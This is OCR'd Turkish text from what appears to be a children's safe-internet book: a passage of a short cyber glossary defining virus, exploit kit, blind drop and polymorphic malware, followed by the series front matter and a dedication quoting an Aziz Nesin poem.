Bilgisayarın belleğinde kendisini gizleyen ve depolayan bir tür kötü amaçlı yazılımdır. Virüsün yapısına bağlı olarak, bilgisayar tarafından çalıştırılan herhangi bir dosyayı/yazılımı (antivirüs dahil) etkileyebilir.

EXPLOIT KIT

Hedefe yönelik saldırıları otomatize etmek için oluşturulmuş, içerisinde güvenlik açıklarını istismar edebilen kod ve bileşenler barındıran araçlardır. Bu kitler sayesinde her bir birey potansiyel bir siber saldırgana dönüşebilmektedir.

Siber Sözlük

BLIND DROP


Zararlı yazılımların hedef hosttan elde ettiği verileri gönderdiği konumdur. Otomatize olarak gönderilen bu veriler saldırgan tarafından alınana kadar burada tutulur. Konum keşfedilse bile, verilerin iletişimini tespit etmek zordur.


POLYMORPHIC MALWARE

Anti-malware programlarının algılamasını zorlaştırmak için görünümünü/karakterini sürekli değiştiren, geliştiren malware türüdür. İmza tabanlı algılama çözümlerini atlatmak için karakteristik özelliğini sürekli değiştirerek yeni imzalar yaratır. Yeni imza tanımlanmış ve virüsten koruma çözümlerinin imza veritabanına eklenmiş olsa bile bu tür malware'ler algılanmadan saldırılar gerçekleştirmeye devam edebilir.

ÇOCUKLAR İÇİN GÜVENLİ İNTERNET SERİSİ

Çocuklar için Güvenli İnternet





abaküs

Türkiye'nin Bilişim Kaynağı

www.abakuskitap.com

Çocuklarıma

"Diyelim ıslık çalacaksın ıslık
Sen ıslık çalınca
Ne ıslık çalıyor diye şaşacak herkes
Kimse çalamamalı senin gibi güzel
Örneğin kıyıya çarpan dalgaları sayacaksın
Senden önce kimse saymamış olmalı
Senin saydığın gibi doğru ve güzel
Hem dalgaları hem saymasını severek

De ki sinek avlıyorsun sinek
En usta sinek avcısı olmalısın
Dünya sinek avcıları örgütünde yerin başta
Örgüt yoksa seninle başlamalı

Say ki hiçbir işin yok da düşünüyorsun
Düşün düşünebildiğince üç boyutlu
Amma da düşünüyor diye şaşsın dünya
Sanki senden önce düşünen hiç olmamış
...
"

Aziz Nesin